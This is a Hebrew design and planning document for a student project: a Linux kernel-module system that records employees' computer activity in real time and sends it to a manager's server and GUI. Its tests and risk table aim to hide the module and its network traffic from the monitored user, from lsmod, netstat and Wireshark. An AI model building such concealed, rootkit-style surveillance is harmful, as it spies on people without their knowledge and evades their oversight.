מהות היכולת	<p>איסוף מידע בזמן אמת מן המחשב של המשתמש מאפשרת ליכולות אחרות בפרויקט זה, אסיפת המידע היא יכולת קריטית אצל מחשבי המשתמשים, והיא חלק גדול מפרויקט זה. איסוף המידע בזמן אמת יאפשר למנהל לתצפת על עובדיו בזמן אמת (ולא רק לקבל סיכום), כלומר בכל רגע נתון המנהל בעל יכולת לבדוק את עובדיו ואת עבודותיהם.</p>
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל הלקוח</p> <ul style="list-style-type: none"> ○ ביצוע hook שונים על פעולות מבלי לפגוע במהות הפעולות ○ שמירת המידע בצורת טקסט שניתן לקרוא ולהבין בצורה מונגשת ○ יצירת סדר במידע, כל פעולה שונה במחשב המשתמש עליה להיות מסודרת לפי סוג הפעולה.
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ KLM – Kernel Loadable Module, כלומר תהליך בהרשאות הגבוהות ביותר במחשב – קרנל ○ מחשב לקוח ○ קבצים/באפרים לאחסון המידע באופן זמני

שם היכולת	גיבוי נתונים אצל המשתמש בעת שרת כבוי
מהות היכולת	<p>בזכות היכולת של הלקוח לאסוף בזמן אמת נתונים, עליו גם לאחסן אותם אצלו כאשר קיימות תקלות כאלו ואחרות בתקשורת או אפילו מחשב השרת נכבה. יכולת זה מכפה על תקלות כאלו שאינן בשליטת הפרויקט ובאות לפצות עליהן. גיבוי הנתונים אינו אינסופי אך מוגבל בגודלו על ידי המנהל בכדי לא להעמיס על מחשבי הלקוחות, הגודל נקבע לפי רצון המנהל. אם מחשב הלקוח נכבה אף הוא בעצמו מבלי לסגור את התוכנית באופן שלם, התוכנית תדע בעצמה לחזור למצב המקורי של גיבוי המידע, כלומר אין איבוד מידע גם כאשר מחשב הלקוח בעצמו נכבה בבורטליות.</p>
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל הלקוח</p> <ul style="list-style-type: none"> ○ ביצוע hook שונים על פעולות מבלי לפגוע במהות הפעולות ○ שמירת המידע בצורת טקסט שניתן לקרוא ולהבין בצורה מונגשת ○ יצירת סדר במידע, כל פעולה שונה במחשב המשתמש עליה להיות מסודרת לפי סוג הפעולה. ○ התממשקות עם קבצים – פתיחה, כתיבה, קריאה, סגירה (ותוך כדי להישאר במצב Kernel).
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ KLM – Kernel Loadable Module, כלומר תהליך בהרשאות הגבוהות ביותר במחשב – קרנל ○ מחשב לקוח ○ קבצים לאחסון המידע באופן זמני

שם היכולת	שליחת מידע של מחשב המשתמש אל מחשב השרת
מהות היכולת	שליחת מידע של מחשב המשתמש אל מחשב השרת מאפשרת לשרת/מנהל לקבל את המידע על עובדיו ובכך מקשר את מחשבי העובדים למחשב השרת. המידע שנאסף על המחשבים נשלח בזמן אמת אל השרת ובכך התוכנית יכולה לבצע יכולות רבות על המידע שמתקבל מן המשתמשים.
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל הלקוח</p> <ul style="list-style-type: none"> תוכנית שמאזינה לפעולות הלקוח. שליחת המידע מן מחשב המשתמש לשרת. <p>אצל השרת</p> <ul style="list-style-type: none"> איסוף המידע. קבלת המידע אצל מחשב השרת ופענוח המידע.
אובייקטים נחוצים	<ul style="list-style-type: none"> מחשב לקוח Socket מחשב שרת קבצים/באפרים לאחסון המידע באופן זמני

שם היכולת	איסוף המידע במחשב השרת אל תוך DB
מהות היכולת	<p>איסוף המידע במחשב השרת אל תוך DB מאפשר למחשב השרת לשמור את המידע הנשלח מן הלקוחות בזמן אמת ולהפריד אותו לכל לקוח בנפרד. כלומר כל מחשב של עובד בחברה יהיה שמור בתוך ה DB של כלל העובדים, כך שיהיה ניתן להפריד בין העובדים השונים במערכת.</p>
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל השרת</p> <ul style="list-style-type: none"> ○ איסוף המידע מן הלקוח. ○ פענוח המידע לפי הפרוטוקול ○ הכנסה ל DB את הערכים של הלקוח ממנו נשלחה ההודעה.
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ מחשב לקוח ○ Socket ○ מחשב שרת ○ טבלת DB אצל השרת

שם היכולת	הצגת המידע באופן נגיש במחשב המנהל
מהות היכולת	<p>הצגת המידע באופן נגיש במחשב המנהל מאפשרת למנהל של העובדים באופן יעיל להסתכל על המידע של מחשבי העובדים ובכך לקבוע את יעילות עבודתם ואם הם עובדים כראוי או שאינם מבצעים את עבודתם כלל, ולכן חשוב להציג את המידע באופן מסודר כך שהמנהל יוכל להסתכל בנוחות ובזריזות על המידע.</p>
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל המנהל</p> <ul style="list-style-type: none"> ○ איסוף המידע מן השרת. ○ פענוח המידע לפי ההצפנה המוסכמת על ידי השרת והמנהל. ○ פענוח המידע לפי הפרוטוקול. ○ הצגה באופן ויזואלי על ידי GUI את נתוני ה DB בזמן אמת.
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ מחשב לקוח ○ Socket ○ מחשב שרת ○ מחשב מנהל ○ טבלת DB אצל השרת ○ GUI במחשב המנהל ○ מפתחות הצפנה

שם היכולת	הגדרת רמת בטיחות אצל המנהל
מהות היכולת	<p>כאשר המנהל מתחבר לשרת לאחר ביצע תהליך Login עליו להגדיר את רמת הבטיחות שהינו רוצה בעת הפעלת המערכת אצלו, הכוונה היא שביכולתו להגביל את כמות הלקוחות שמחוברים בו זמנית לשרת ואף לתת לשרת רמת בטיחות שהשרת יפעל על ידו – רמת בטיחות תהיה כמות ההודעות שהשרת מסכים שאינן עובדות לפי הפרוטוקול שאיתו השרת מתקשר לפני שהשרת מנתק את לקוח זה.</p>
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל המנהל</p> <ul style="list-style-type: none"> ○ הצגת המידע באופן ויזואלי – GUI ○ התחברות ותקשורת עם השרת ○ הצפנת הודעות מקצה לקצה עם השרת <p>אצל השרת</p> <ul style="list-style-type: none"> ○ הצפנה הודעות מקצה לקצה עם המנהל ○ הגבלת כמות לקוחות ○ הגבלת כמות הודעות "בלתי חוקיות" לפי רמת בטיחות
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ Socket ○ מחשב שרת ○ מחשב מנהל ○ GUI במחשב המנהל ○ מפתחות הצפנה ○ אובייקטים של לקוחות בכדי שהשרת יוכל לספור לכל לקוח כמה הודעות "בלתי חוקיות" נשלחו ממנו

בדיקות, לו"ז וסיכונים

פירוט בדיקות שמתוכננות לפרויקט

בפרויקט הזה חשוב לבצע מספר בדיקות כדי לוודא שהמערכת מתפקדת כפי שתוכננה. הבדיקות מתמקדות בהעברת נתונים וביכולת המעקב אחר פעולות המשתמש, תוך שמירה על יציבות המערכת. ביצוע הבדיקות הינו שלב הכרחי בפיתוח הפרויקט שבלעדיו לא ניתן להכריע אם הפרויקט עובד כראוי.

1. בדיקת העברת נתונים לשרת המרכזי

מטרה	לבדוק שהנתונים מהמחשב של העובד מועברים לשרת של המנהל באופן אמין
איך אבדוק	אגדיר שרת מדומה ואעקוב אחרי זרימת הנתונים ממחשבי העובדים. אשתמש בכלים לבדיקת חבילות רשת כדי לוודא שהמידע מגיע בשלמותו ובתזמון הנכון.

2. בדיקת אמינות הנתונים

מטרה	לוודא שהנתונים הנאספים ממחשבי העובדים משקפים את הפעולות שבוצעו במדויק.
איך אבדוק	אבצע פעולות מוגדרות מראש במחשב העובד, כמו פתיחת תוכנות ועבודה על מסמכים, ואשווה את הנתונים שנשלחו לשרת לאירועים בפועל. כך אוכל לראות שהמערכת עוקבת בצורה מדויקת אחר הפעולות.

3. בדיקת השפעה על ביצועי המערכת

מטרה	לבדוק שהמערכת לא פוגעת בביצועים של מחשבי העובדים
איך אבדוק	אבצע מדידת ביצועים (CPU, זיכרון) לפני התקנת המערכת ואחריה, ואשווה את התוצאות. כך אוכל לוודא שהמערכת לא מכבידה על המשאבים של המחשב ומאפשרת עבודה חלקה.

4. בדיקת אבטחת הנתונים

מטרה	לוודא שהתקשורת בין המנהל לשרת מוגנת.
איך אבדוק	אשתמש בהצפנה להעברת המידע ואבחן פרוטוקולי תקשורת מאובטחים (DH AES) על מנת לוודא שהנתונים נשארים חסויים. ומוגנים בפני האזנות של מחשבים ברשת.

5. בדיקת החבאתו של תוכנת הלקוח

מטרה	לוודא שהתוכנה המופעלת אצל הלקוח הינה מוסתרת מן הלקוח ואין ביכולתו לשבש את פעילותה
איך אבדוק	אפעיל את התוכנה אצל הלקוח ואבדוק על ידי תוכנות ופקודות שונות אם התוכנה נראית ללקוח – Wireshark, netstat, lsmod. החבאה מתוכנות ופקודות אלו ימנע מן הלקוח לשבש את פעילות התוכנה (לדוגמה - ללמוד איך התוכנית עובדת לפי הפקטות היוצאות ולחכות את התנהגות התוכנה ובכך לשבש את התוכנית).

תכנון וניהול לוז

מספר	פעילות	תאריך יעד	תאריך בפועל	הערות
1	הצעת רעיון פרויקט גמר	17.10.2024	14.10.2024	הצעת הפרויקט הינה פרויקט זה, לא התבצעו שינויים ברעיון הפרויקט המקורי
2	הצעה לפרויקט גמר	30.10.2024	24.10.2024	תכנון ראשוני של הפרויקט, הכלים והדרך ביצוע.
3	מסמך אפיון – הגשת ביניים ראשונה	10.11.2024	6.11.2024	הגשה חלקית של אפיון הפרויקט.
4	מסמך אפיון – הגשת ביניים שנייה	20.11.2024	14.11.2024	הגשה חלקית של אפיון הפרויקט.
5	מסמך אפיון – הגשה סופית	30.11.2024	22.11.2024	הגשה סופית של אפיון הפרויקט המלא.
6	הוכחת יכולת	15.01.2025	12.01.2025	ביצוע מעקב אחר פעולות מרכזיות ושליחה לשרת.
7	ממשק גרפי	31.01.2025	30.01.2025	ממשק גרפי מלא אצל המנהל.
8	פעילות מלאה של המנהל	01.03.2025	27.02.2025	המנהל יכול לעקוב אחרי העובדים ולנתר את עבודתם.
9	פעילות מלאה של הלקוח	20.03.2025	22.03.2025	פיתוח מלא של קוד הלקוח כולל כל הפיצ'רים.
10	סיום כתיבת הפרויקט	31.03.2025	28.3.2025	פיתוח מלא של הפרויקט ללא באגים.
11	סיום בדיקות הפרויקט	17.04.2025	9.04.2025	בדיקות מלאות של הפרויקט כמו שצוין באפיון.
12	תיק פרויקט	30.04.2025	20.05.2025	סיום כתיבת תיק פרויקט מלא.
13	הגשת פרויקט גמר	24.04.2025	24.04.205	הגשת פרויקט מלא ותיק פרויקט.

סיכונים

הסיכון	תיאור הסיכון	רמת סיכון	תיאור דרכי התמודדות	מה בוצע בפועל
אי עמידה בלוח הזמנים	הגשה מאוחרת וחוסר עקביות בלוח זמנים המתוכנן. אי עמידה בלוח הזמנים משפיע על כל תהליך הפרויקט	קל	לדאוג לעקוב אחר הלוח זמנים.	דאגתי לעקוב אחר הלוח זמנים.
המידע שמועבר אינו מוצפן	המידע שמועבר מן המנהל לשרת אינו מוצפן ולכן אנשים שאינם חלק מהמערכת יכולים לפענח את ההודעות ולהשתמש בהם לטובתם	קשה	להשתמש בהצפנות שונות, הצפנה אסימטרית להעברת המפתחות בשביל הצפנה סימטרית בשביל העברת ההודעות	השתמשתי בהצפנות בין המנהל לשרת. הסכמה על המפתחות מתבצעת בתחילת התקשורת בין השניים.
ממשק משתמש לא יציב ולא נוח לשימוש	ממשק המשתמש GUI אינו נוח לשימוש מה שמקשה רבות על השימוש בפרויקט מצד השרת.	בינוני	שינוי ממשק המשתמש כך שגם מי שאינו מבין את תוכן הפרויקט יוכל להבין איך להשתמש בממשק המשתמש, בדיקה כנגד אנשים חיצוניים	יצרתי ממשק משתמש שנוח לשימוש ואף נראה נוח לעין, אינו מסובך ויוצר הגיון בקרב משתמשים אפילו כשאננם מבינים בעולם המחשבים.
קריסת השרת	השרת נפל בשל סיבה לא ידועה כזו או אחרת	קשה	שימוש באמצעי זהירות בכדי למנוע את קריסתו של השרת (try/except), מזעור של קריסת השרת כך כאשר באמת יקרוס השרת כבר אז תהיינה בעיה חיצונית שהפרויקט לא אחראי עליה	קוד השרת ממזער את קריסתו על ידי כתיבתו כך שאם נתקל בבעיה כלשהי כזו או אחרת בזכות מנגנון try/except יתפוס את התקלה וידפיסה למסך. בנוסף הקוד הראשי של השרת מופרד מההתנהלות נגד כל לקוח בזכות threads, כלומר אם thread שמטפל בלקוח קורס, השרת ימשיך לפעול ולקבל לקוחות אחרים.
עומס יתר על השרת	השרת מוצף בלקוחות ומנהל מול מספר רב של לקוחות session מה שמכביד עליו ויקשה	קשה	הגבלתם של מספר הלקוחות שיכולים להתחבר לשרת, מספר קבוע מקסימלי שיקבע	כאשר השרת מופעל, המפעיל את השרת יגדיר כמות דיפולטיבית של מקסימום לקוחות

על מחשב השרת לתפקד כראוי		מספר גג של לקוחות שיכולים בו זמנית לנהל session מול השרת	שיכולים להתחבר, לאחר מכן בעת התחברות המנהל יוכל אף הוא בעצמו להגביל את כמות הלקוחות (ההגבלה גם היא בטווח, בין 1-40 לקוחות).
DB של הלקוחות גדול מדי	ה DB שהשרת שומר בזמן אמת על לקוחותיו יגדל בצורה כה משמעותית מה שיכביד על השרת וביצועיו	קשה	מחיקת מידע אצל כל משתנה כאשר כמות המידע השמורה אצלו בטבלה עברה מכסה מסוימת שנקבעה מראש
הלקוח משנה את המערכת אצלו במחשב	הלקוח הצליח לשנות את המערכת ששולחת מידע מהמחשב אל השרת, מה שיפגע בתפקוד הפרויקט	קשה	הסרת התוכנית כך שתעבוד מאחורי הקלעים, עבודה עם ה kernel בכדי להחביא את התוכנית. בנוסף תדאג להסרת כל ביצועיה, שליחת המידע למחשב חיצוני גם כן הוא יוסתר על ידי התהליך.
תקשורת לא אמינה	הלקוח והשרת מתקשרים באופן לא אמין, לא כל המידע שהלקוח שולח מגיע בשלמותו אל השרת	קשה	שימוש בפרוטוקול אמין TCP על מנת להבטיח שהמידע שיועבר יגיע בצורה אמינה.
מכונה וירטואלית אינה מקבלת מספיק משאבים מהמערכת	המשאבים שניתנו למכונה הוירטואלית עליה רץ הפרויקט לא מספיקים, ולכן מתקשה המכונה לעבוד לפי צרכי הפרויקט	בינוני	נתינה של מספיק משאבים לכל מכונה וירטואלית (RAM, NETWORK, CPU, STORAGE)
			כאשר מריצים את התוכנה אני מקצה מספיק משאבים למכונה הוירטואלית (משתנה בין מחשב למחשב, לרוב המחשבים שנבדקו בשביל ריצה מלאה צריך 2 מעבדים (RAM MB2048)

תיאור ארכיטקטורה המערכת

תיאור החומרה

בפרויקט שלי ישנם רכיבים שונים שפועלים ביחד על מנת להביא את הפרויקט לעבוד בצורה מלאה ולאפשר למנהלים שונים לעקוב אחרי עבודת עובדיהם ועל אמינות עבודתם. ראשית נגדיר את מחשבי הלקוחות, אשר מהווים את אבני היסוד של הפרויקט. הלקוחות ישלחו את המידע אל מחשב השרת, כלומר אל מחשב המנהל.


מחשב המנהל ימצא תחת אותה רשת עם מחשבי הלקוחות. המנהל יקבל את המידע מן הלקוחות דרך הרשת, המידע יועבר בצורה מוצפנת, הן בשימוש הצפנה אסימטרית להעברת המפתח והן בשימוש בהצפנה סימטרית בכדי להעביר מידע מוצפן עם המפתחות שהוחלפו בעזרת ההצפנה האסימטרית. מחשבי הלקוחות מתחברים לרשת באמצעות כרטיסי רשת המאפשרים להם לשלוח ולקבל נתונים בצורה מאובטחת.

חיבור הרשת בין הלקוח למנהל מתבצע דרך פרוטוקול TCP מאובטח, המבטיח שהנתונים יישלחו בצורה יציבה ומוגנת. מחשב השרת, שממוקם תחת אותה רשת, מקבל את המידע לפי הפרוטוקול המוסכם מהלקוחות ומעבד אותו בצורה מאובטחת. המחשב מצויד במערכת לניהול הצפנה המפענחת את המידע שהתקבל.

לאחר מכן, השרת בתקשורת עם המנהל ישלח לו בצורה מוצפנת את המידע כאשר המנהל מבקש. המנהל מציג את המידע בצורה גרפית בממשק משתמש נוח וברור, תוך שמירה על הצפנה ואבטחת המידע לאורך כל התהליך.

המנהל יכול לעקוב אחרי המידע בצורה ברורה ומסודרת. לצורך העברת המידע ברשת, ישנו גם תפקיד חשוב של רכיבי הרשת, כגון נתבים ומתגים, המוודאים שהמידע יגיע בצורה תקינה ממחשב הלקוח אל מחשב השרת והן ממחשב השרת אל מחשב המנהל ולהפך. הנתבים ומתגים אחראים על ניתוב המידע ומוודאים שהמידע יגיע ליעדו הנכון.

מראה גרפי של קשרי החומרה



תיאור טכנולוגיות רלוונטיות

שפות תכנות

שפת תכנות C:

שפת C היא הבחירה המרכזית לפיתוח תוכנות ברמת ליבת מערכת ההפעלה. השפה מאפשרת גישה ישירה למשאבי המערכת ול-API של הליבה, מה שמעניק שליטה מלאה על תהליכים, זיכרון ורכיבי מערכת קריטיים. בעזרת C ניתן לבצע פעולות כמו עבודה עם מצביעים, ניהול זיכרון ישיר ותקשורת עם רכיבי חומרה או חלקים אחרים של המערכת.

שפת תכנות Python:

Python יכולה לשמש ככלי עזר לפיתוח סביבת העבודה של הפרויקט. היא אידיאלית לאוטומציה של בדיקות, איסוף נתונים ויצירת ממשקים לתקשורת עם רכיבי המערכת. Python מצטיינת בפשטות שלה וביכולות המתקדמות שלה בטיפול ברשתות, ניתוח קבצים ולוגים, ובניהול מהיר של משימות מורכבות.

שפת תכנות SQL:

בנוסף לשפות התכנות, SQL היא כלי מרכזי לניהול ואחסון נתונים בצורה מסודרת. היא מאפשרת ליצור מסדי נתונים, לשמור מידע, ולעבוד איתו בקלות דרך שאילתות מובנות. בעזרת SQL ניתן לארגן מידע בטבלאות עם מבנה ברור, להגדיר קשרים בין נתונים שונים, ולשלוף בדיוק את המידע הדרוש בצורה מהירה ויעילה. השפה מתאימה לניהול כמויות גדולות של נתונים ומשמשת בסיס לרוב מערכות אחסון הנתונים המודרניות.

השילוב של C, Python ו-SQL נותן לי גמישות עצומה בעבודה שלי. כל אחת מהשפות מביאה יתרונות ייחודיים, והעבודה ביניהן מאפשרת לי ליצור מערכת חזקה ומותאמת אישית. שפת C מאפשרת לי לעבוד ישירות עם המערכת, עם שליטה מלאה על הזיכרון, התהליכים והמשאבים של המחשב. אני יכול לכתוב קוד יעיל שמבצע את הפעולות הקריטיות באופן מהיר ומדויק.

Python, לעומת זאת, נותנת לי דרך פשוטה ואינטואיטיבית ליצור סקריפטים שמנהלים תקשורת עם חלקי המערכת, מעבדים נתונים או מבצעים בדיקות. היכולת שלה לעבוד עם ספריות חזקות לרשתות ולעיבוד נתונים מקלה עליי לפתח חלקים מורכבים בצורה מהירה יותר. SQL

משתלבת כדי לאפשר לי לשמור נתונים בצורה מסודרת ולשלוף אותם בקלות לפי הצורך. במקום להתעסק עם אחסון נתונים גולמיים, אני יכול להשתמש במבנה של מסדי נתונים כדי לשמור על סדר ולייעל את העבודה שלי. השילוב בין השפות האלה מאפשר לי לעבוד עם שכבת הליבה, ולאחסן את המידע בצורה מאורגנת ונגישה. כל שפה תורמת לתפקיד שונה, וביחד הן יוצרות מערכת מאוזנת ויעילה.



מערכת הפעלה


לינוקס (Linux) היא מערכת הפעלה מבוססת קוד פתוח, כלומר, הקוד שלה זמין לציבור וניתן לשנות אותו, להפיץ אותו ולהשתמש בו ללא מגבלות מסחריות. זו אחת הסיבות לכך שלינוקס נפוצה מאוד בקרב מפתחים, חוקרי אבטחת מידע וסטודנטים שמחפשים ללמוד ולהתנסות במערכת הפעלה ברמה עמוקה.

לינוקס בנויה במודל מודולרי, כך שהרכיבים שלה מחולקים לגרעין ספריות, ותוכנות מערכת. הגרעין אחראי על אינטראקציה עם החומרה, ניהול תהליכים, זיכרון ומערכות קבצים. העובדה שהקוד של הגרעין זמין מאפשרת למפתחים לחקור אותו, להבין את אופן הפעולה של המערכת, ואפילו לכתוב תוספות או שינויים כמו דרייברים.

מכיוון שלינוקס ניתנת להתאמה אישית מלאה, קל יחסית ליצור פרויקטים כמו הפרויקט שלי. ניתן לשנות את קוד הגרעין כדי להוסיף פונקציונליות או להתקין מודול קרנל KLM שמבצע פעולות מתקדמות, כמו גישה לזיכרון, ניהול תהליכים, או עקיפה של בקורות גישה. בנוסף, קהילת המפתחים של לינוקס גדולה, ויש תיעוד רב שיכול לסייע בלמידה ובהתמודדות עם אתגרים טכניים. הגמישות והנגישות של לינוקס הופכות אותה לפלטפורמה אידיאלית לפרויקטים חינוכיים ומחקריים, במיוחד בתחום אבטחת המידע והסייבר.

מכונה וירטואלית היא סביבה שמדמה מחשב עצמאי בתוך מחשב פיזי. בעזרתה ניתן להריץ מערכת הפעלה (כמו לינוקס) בתוך מערכת הפעלה אחרת, כך שיש בידנו סביבה מבודדת לחלוטין, שמנצל את המשאבים של המחשב הפיזי כמו מעבד, זיכרון ואחסון, ומחלק אותם בין מכונות וירטואליות שונות.

בפרויקטים שמצריכים עבודה על פיתוח ברמה נמוכה, כמו שינוי גרעין המערכת או עבודה עם מודולים קרנל, מכונה וירטואלית חשובה מאוד. היא מאפשרת ניסוי עם הקוד בסביבה מבודדת, כך שאין חשש לשבש את מערכת ההפעלה הראשית או את המחשב הפיזי. זה גם מאפשר ביצוע בדיקות וחקירות, תוך שמירה על הסביבה האמיתית מפני נזקים אפשריים.



תקשורת

התקשורת בפרויקט זה היא חלק מרכזי ומהותי בהצלחתו. המטרה היא לאפשר העברת מידע בין המערכת שבה רץ הקוד לבין מחשב אחר בצורה יעילה, אמינה ובטוחה. התקשורת מהווה את הגשר בין המידע שנאסף לבין היכולת לנתח ולהשתמש בו, ולכן תכנון נכון של מנגנון זה הוא חיוני. בפרויקט מתוכנן שימוש בפרוטוקול (Transmission Control Protocol) TCP לצורך התקשורת.

TCP נבחר בשל היתרונות המשמעותיים שלו באמינות ובניהול מסרים. זהו פרוטוקול שמבטיח שכל המידע הנשלח מגיע ליעדו בדיוק כפי שנשלח, ובסדר הנכון. אמינות זו קריטית במיוחד במערכת שמטרתה להעביר נתונים מדויקים. TCP פועל באמצעות יצירת חיבור מבוקר בין שני מחשבים, תהליך המתחיל ב"לחיצת יד משולשת" (Three-Way Handshake) שמבטיחה ששני הצדדים מוכנים לתקשורת. תהליך זה מאפשר גם התמודדות עם בעיות כמו אובדן נתונים או הפרעות בתקשורת, כיוון שהפרוטוקול כולל מנגנוני תיקון וידוא.

מרכיב חשוב נוסף בתקשורת בפרויקט הוא שימוש בנתונים מוצפנים. הצפנה היא כלי מרכזי להבטחת אבטחת המידע שנשלח, ובמיוחד כאשר מדובר בתקשורת שעשויה לכלול מידע רגיש או קריטי.


ההצפנה מגנה על הנתונים מפני גישה לא מורשית, כך שגם אם צד שלישי מצליח ליירט את התקשורת, הוא לא יוכל לפענח את המידע שנשלח.

בעת תכנון הפרויקט, יינתן דגש לשילוב מגנוני הצפנה חזקים, כמו שימוש באלגוריתמים סטנדרטיים כגון DH ו AES, כדי להבטיח רמת אבטחה גבוהה. הנתונים המוצפנים יישלחו במסגרת חיבור ה-TCP, כך שנוכל ליהנות גם מאמינות הפרוטוקול וגם מהגנה על המידע.

שילוב הצפנה בתקשורת מבטיח שהמערכת לא רק פועלת ביעילות אלא גם משמרת את אבטחת המידע. האיזון בין אמינות, יעילות ובטיחות הוא קריטי להצלחת הפרויקט, והתכנון המוקדם של התקשורת נועד להשיג מטרה זו בצורה מיטבית.

הפרויקט מתוכנן לפעול בתוך רשת מקומית. רשת מקומית היא מערכת תקשורת המחברת מספר מחשבים ומכשירים אחרים בתוך שטח גיאוגרפי מוגבל, כמו בית, משרד או מוסד חינוכי. ה-LAN מתאפיינת במהירות תקשורת גבוהה יחסית וביכולת לשלוט ברשת באופן ישיר, מה שהופך אותה לפתרון אידיאלי לפרויקט זה.

הבחירה לפעול בתוך רשת LAN נובעת ממספר סיבות: ראשית, העבודה ברשת מקומית מפחיתה את התלות באינטרנט החיצוני, מה שמאפשר גישה מהירה ואמינה יותר בין המחשבים ברשת. שנית, LAN מספקת רמה מסוימת של פרטיות, שכן התקשורת נשארת בתוך הרשת הפנימית ואינה נחשפת לרשתות חיצוניות שעלולות להיות פגיעות יותר לאיומים. בפרויקט זה, התקשורת תתבצע רק בין מחשבים הנמצאים באותה רשת מקומית, מה שמבטיח יעילות וביצועים מיטביים. הגבלה זו גם מפשטת את תהליך ההגדרה והניהול של התקשורת, כיוון שאין צורך להתמודד עם מורכבויות כמו ניתוב דרך כתובות IP חיצוניות או פתיחת פורטים בנתב. חשוב לציין כי בעוד שה-LAN מספקת יתרונות רבים מבחינת מהירות ואמינות, היא גם מציבה מגבלות – הפרויקט לא יוכל לתקשר עם מחשבים מחוץ לרשת המקומית. עם זאת, מגבלה זו היא חלק מהתכנון ומטרתה להבטיח פשטות, אבטחה ושליטה טובה יותר על המערכת.



תחומי עניין

הפרויקט עוסק במגוון תחומי עניין טכנולוגיים המשלבים ידע תאורטי עם יישום מעשי. להלן תחומי העניין המרכזיים בפרויקט:

רשתות מחשבים ותקשורת נתונים

תכנון מנגנוני התקשורת בפרויקט נעשה תוך שימוש בפרוטוקול TCP, שמספק אמינות וניהול מסרים יעיל. נושא זה כולל הבנה מעמיקה של ניהול חיבורים, טיפול בהפרעות ושמירה על תקשורת תקינה בין רכיבי המערכת.

אבטחת מידע והצפנה

אחד ההיבטים המרכזיים בפרויקט הוא הגנה על הנתונים המועברים בזמן אמת באמצעות הצפנה. שילוב אלגוריתמים חזקים כמו AES ו DH מבטיח הגנה מפני גישה לא מורשית ושמירה על פרטיות המידע, גם אם הוא מיירט על ידי צד שלישי.

מערכות הפעלה וניהול משאבים

פיתוח מודול ליבה בלינוקס מחייב ידע מתקדם במבנה מערכת ההפעלה וניהול משאבים. התחום עוסק בשימוש יעיל במנגנונים כמו קריאות מערכת, ניהול זיכרון ותיאום בין תהליכים בזמן אמת.

תכנות ושפות מחשב

הפרויקט עושה שימוש בשפות כמו C, המאפשרות גישה ישירה למשאבים ושיפור ביצועים. תחום זה כולל כתיבת קוד ברמת ליבה תוך תשומת לב לאופטימיזציה ופתרון בעיות בזמן ריצה.

תכנון מערכות מורכבות

